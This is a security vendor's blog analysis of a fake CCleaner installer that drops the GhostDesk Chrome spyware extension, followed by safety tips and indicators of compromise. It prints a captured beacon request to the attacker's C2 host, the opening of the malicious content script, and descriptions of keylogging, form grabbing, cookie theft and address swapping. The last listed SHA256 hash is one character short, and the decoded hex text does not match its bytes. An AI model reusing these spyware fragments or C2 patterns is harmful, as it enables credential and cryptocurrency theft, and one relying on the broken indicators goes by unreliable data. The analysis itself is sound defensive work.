

Fake CCleaner installs GhostDesk Chrome spyware

malwarebytes.com/blog/threat-intel/2026/08/fake-ccleaner-installs-ghostdesk-chrome-spyware

Sav Wheeler

August 11, 2026




A fake version of the popular PC cleaning tool CCleaner is being used to infect Windows users with a malicious Chrome extension called GhostDesk, which acts as spyware inside the browser.

With more than 2 billion downloads worldwide, CCleaner is one of the best-known Windows utilities, making it an attractive target for cybercriminals looking to distribute malware.

The attack starts with a website that is a convincing imitation of the CCleaner download page. Once installed, the fake application launches an attack that modifies Chrome, installs malicious extension components, and gives attackers the ability to steal credentials, capture screenshots, and log keystrokes.

The fake application likely uses the guise of a PC cleaner to make its file and system activity appear less suspicious.



Under the hood, the malware uses CScript to launch a multi-stage infection, patches Chrome's Security Extension, establishes a command-and-control (C2) channel, and ultimately installs a malicious Chrome extension identifying itself as GhostDesk.

Technical analysis

First stage: CScript loader and injection

We found the initial infection vector, a fake `CCleaner.exe`, on a website designed to imitate the official `CCleaner.com` home page: `ccleanerwind[.]top`.

Although the page had a CCleaner Pro download option next to the normal download button, both buttons downloaded the same malicious executable.

The fake `CCleaner.exe` uses the same icon and filename as the legitimate CCleaner application, but contains unusual version information. Its internal name (`svc_it7p`) and original filename (`rt_mxk.exe`) don't match up with any known CCleaner release. We also found other files following this version naming pattern (`svc_<4 random characters>` and `rt_<3 random characters>.exe`) that launch this infection chain.

The executable initially drops a legitimate instance of CScript (`cscript.exe`), then uses it to launch a series of scripts that do the following:

- **System reconnaissance:** Queries the registry for the machine GUID, name, and supported languages.
- **Hijacked Runtime Broker:** Writes to %AppData%\Microsoft\DriverStore\runtimebroker.dll, replacing it with a reflexive loader for additional malware.
- **Chrome Security Extension patch:** Patches the Chrome Security Extension's manifest.json to include a service worker (background.js) and content script (content.js). These JavaScript files are then dropped in the %LocalAppData%\cse folder.
- **C2 connection:** Creates a local WebSocket endpoint on 192.168.100.4:49727 and upgrades this endpoint to connect to the public domain/port liderongrade.duckdns[.]org:4444. Once connected, it sends a GET request with a token and then receives regular keep-alive packets from the attacker's server.

↑ Send: 254 b
Timeshift: 30673 ms
Download
Hide

00000000	47 45 54 20 2F 62 6F 74 3F 74 6F 6B 65 6E 3D 67	GET /bot?token=g
00000010	64 5F 31 32 33 63 39 35 38 63 37 32 61 33 62 39	d_123c958c72a3b9
00000020	37 30 39 61 30 65 36 31 64 33 63 64 31 30 39 65	709a0e61d3cd109e
00000030	64 65 64 38 66 38 31 32 66 33 20 48 54 54 50 2F	ded8f812f3 HTTP/
00000040	31 2E 31 0D 0A 48 6F 73 74 3A 20 6C 69 64 65 72	1.1..Host: lider
00000050	6F 6E 67 72 61 64 65 2E 64 75 63 6B 64 6E 73 2E	ongrade.duckdns.
00000060	6F 72 67 3A 34 34 34 34 0D 0A 55 70 67 72 61 64	org:4444..Upgrad
00000070	65 3A 20 77 65 62 73 6F 63 6B 65 74 0D 0A 43 6F	e: websocket..Co
00000080	6E 6E 65 63 74 69 6F 6E 3A 20 55 70 67 72 61 64	nnnection: Upgrad
00000090	65 0D 0A 58 2D 4D 73 65 64 67 65 2D 43 6C 69 65	e..X-Msedge-Clie
000000a0	6E 74 69 64 3A 20 67 64 33 2D 38 66 34 61 32 62	ntid: gd3-8f4a2b
000000b0	31 63 0D 0A 53 65 63 2D 57 65 62 53 6F 63 6B 65	1c..Sec-WebSocke
000000c0	74 2D 4B 65 79 3A 20 52 41 41 61 43 59 36 4F 69	t-Key: RAAaCY60i
000000d0	6C 57 6C 76 46 55 50 48 65 31 63 35 41 3D 3D 0D	lWlvFUPHe1c5A==.
000000e0	0A 53 65 63 2D 57 65 62 53 6F 63 6B 65 74 2D 56	.Sec-WebSocket-V
000000f0	65 72 73 69 6F 6E 3A 20 31 33 0D 0A 0D 0A	ersion: 13....

Second stage: Malicious Chrome extension

```
1  /*
2   * GhostDesk - Chrome Extension Content Script
3   *
4   * Injected into ALL pages. Responsibilities:
5   * 1. Form Grabbing - intercept all form submissions (credentials, payment)
6   * 2. Web Inject - inject custom HTML/JS into targeted pages
7   * 3. Crypto Clipper - swap crypto addresses on paste
8   * 4. Input Keylogger - capture keystrokes in focused fields with context
9   */
10
11 (function() {
12     "use strict";
13
14     // Prevent double injection
15     if (window.__gd_ext_loaded) return;
16     window.__gd_ext_loaded = true;
17
18     let config = null;
19
20     // — Get config from background —————
21     function loadConfig() {
22         try {
23             chrome.runtime.sendMessage({ t: "get_config" }, (resp) => {
24                 if (resp && resp.config) {
25                     config = resp.config;
26                     applyInjectRules();
27                 }
28             });
29         } catch(e) {}
30     }
```

The two JavaScript files written by CScript, `content.js` and `background.js`, serve as the final payload. Because of the patched Chrome Security Extension (CSE) manifest, `background.js` runs silently in the background whenever Chrome starts, while `content.js` runs as the main extension.

The two scripts perform different spyware functions but are interdependent, maintaining a two-way communication through `chrome.runtime.sendMessage` and `chrome.runtime.onMessage.addListener`.

`content.js` performs the following:

- **Keylogging:** Records keystrokes entered into input fields and sends them to a buffer. After two seconds of inactivity, or when the user switches fields, the contents of the buffer are sent to `background.js` for handling.

- **Form-based credential harvesting:** The script listens for outgoing POST requests and submit events, acting as a man-in-the-middle to capture submitted data. It monitors these forms for specific keywords related to credentials, authentication tokens, and financial information. If any of these keywords are found, it sends the contents of the form to `background.js` for handling.
- **Cryptojacking:** The script monitors clipboard paste events, looking for references to cryptocurrency strings. When one is detected, it replaces the pasted result with a predefined value.
- **Script injection:** For pages with certain URL patterns, `<script>` elements are dynamically injected into the webpage and certain elements are replaced.

Meanwhile, `background.js` stores configuration data used for recognizing functionality-relevant strings (cryptocurrency addresses, JS injection rules, and toggles for form capture and keylogging), and does the following:

- **WebSocket-based exfiltration:** The script opens a local WebSocket relay on `127.0.0.1:7345/ext`, sending and receiving data and commands. It has persistence capabilities, re-establishing the relay if connection is lost when Chrome starts or the extension is installed.
- **Cookie theft:** The script uses `chrome.cookies.getAll` to grab the user's browser cookies and send them to the WebSocket relay.
- **Screen capture:** The `captureTab` function sends a screenshot of the active browser tab to the WebSocket relay.
- **Arbitrary code execution:** The `injectJS` function uses `chrome.scripting.executeScript` to execute arbitrary JavaScript code in the active browser tab.

These extensions label themselves as **GhostDesk**, which is also the name of legitimate overlay software that allows AI agents to capture and interact with the user's screen. The choice of name may help disguise their screen-capture functionality, although the extensions don't attempt to hide their other malicious behaviors.

How to stay safe

Like many Trojans, this campaign takes advantage of the reputation of a popular app by distributing malware through a convincing lookalike website. A professional-looking download page isn't enough to prove a site is legitimate.

Here are some tips to reduce your risk:

- Carefully check the web address before downloading software. Sponsored search results are not always trustworthy and can be abused by cybercriminals. Treat any links to software downloads on social media, SMS, and email with caution.
- If possible, verify download links through trusted sources such as the Microsoft Store or Google Play Store, or the publisher's official website.
- Use an [up-to-date, real-time anti-malware solution](#) with web protection. Malwarebytes blocks connections to unsafe sites like this one, and detects the fake CCleaner installer described here as **Trojan.Dropper**.
- Keep your operating system, browser, and security software up to date.

Indicators of compromise (IOCs)

- **Domain:** ccleanerwind[.]top — Fake CCleaner download site
- **Domain:** liderongrade.duckdns[.]org — Command-and-control server (C2)
- **IP:** 193.169.240[.]81 — Command-and-control server (C2)
- **SHA256:** c0b4a4af8a3a8c4b113d7f203fcf480cfac79160102490daf287748634b9ce23 — Fake CCleaner.exe
- **SHA256:** 8d921bdd1f5bc8c03209a5dfacfd9ed313497ac2e3f1b4a2000f4c474a464904 — Reflexive loader replacing runtimebroker.dll
- **SHA256:** 3d7411e2e445a2210dbbf061f3e8e3dd3476a4fc5d4a2135dcceb0bc705776bf — content.js GhostDesk extension
- **SHA256:** cfd9c0bcc89ebc68aae889b9b49bc8290c3764bce5f2c9ac8b5ba0ba58e9bf61 — background.js GhostDesk extension

Other infection vectors

While tracing this campaign, we found a series of other fake apps with identical behavior. The following programs use the same CScript loading to deliver a spyware payload:

- 590b04e35fc0b3dcd9dabe82f2e96d4d1e0fccc598911cf80f8255232ee75fcb — Fake 7-Zip
- Ecde892dbc28af620ba8e311fa9dd4c66521c7fe95e6aadacc7cd9a5bb57d32d — Fake Adobe Acrobat
- Cfa3900cefb447d89a7498224f2ecafa65b190336934811e6c1d4196d9b92452 — Fake Adobe Acrobat

All of these samples connect to the same C2 server, liderongrade.duckdns[.]org.

We also identified another fake Adobe Acrobat sample that uses wscript.exe instead of cscript.exe. Its SHA256 hash is:

0bf8f52b28291edc505a64962e6ce04387a9784fc5b18aef53629adb1f72f56



Picked up something you shouldn't have?

[RUN A FREE VIRUS SCAN](#)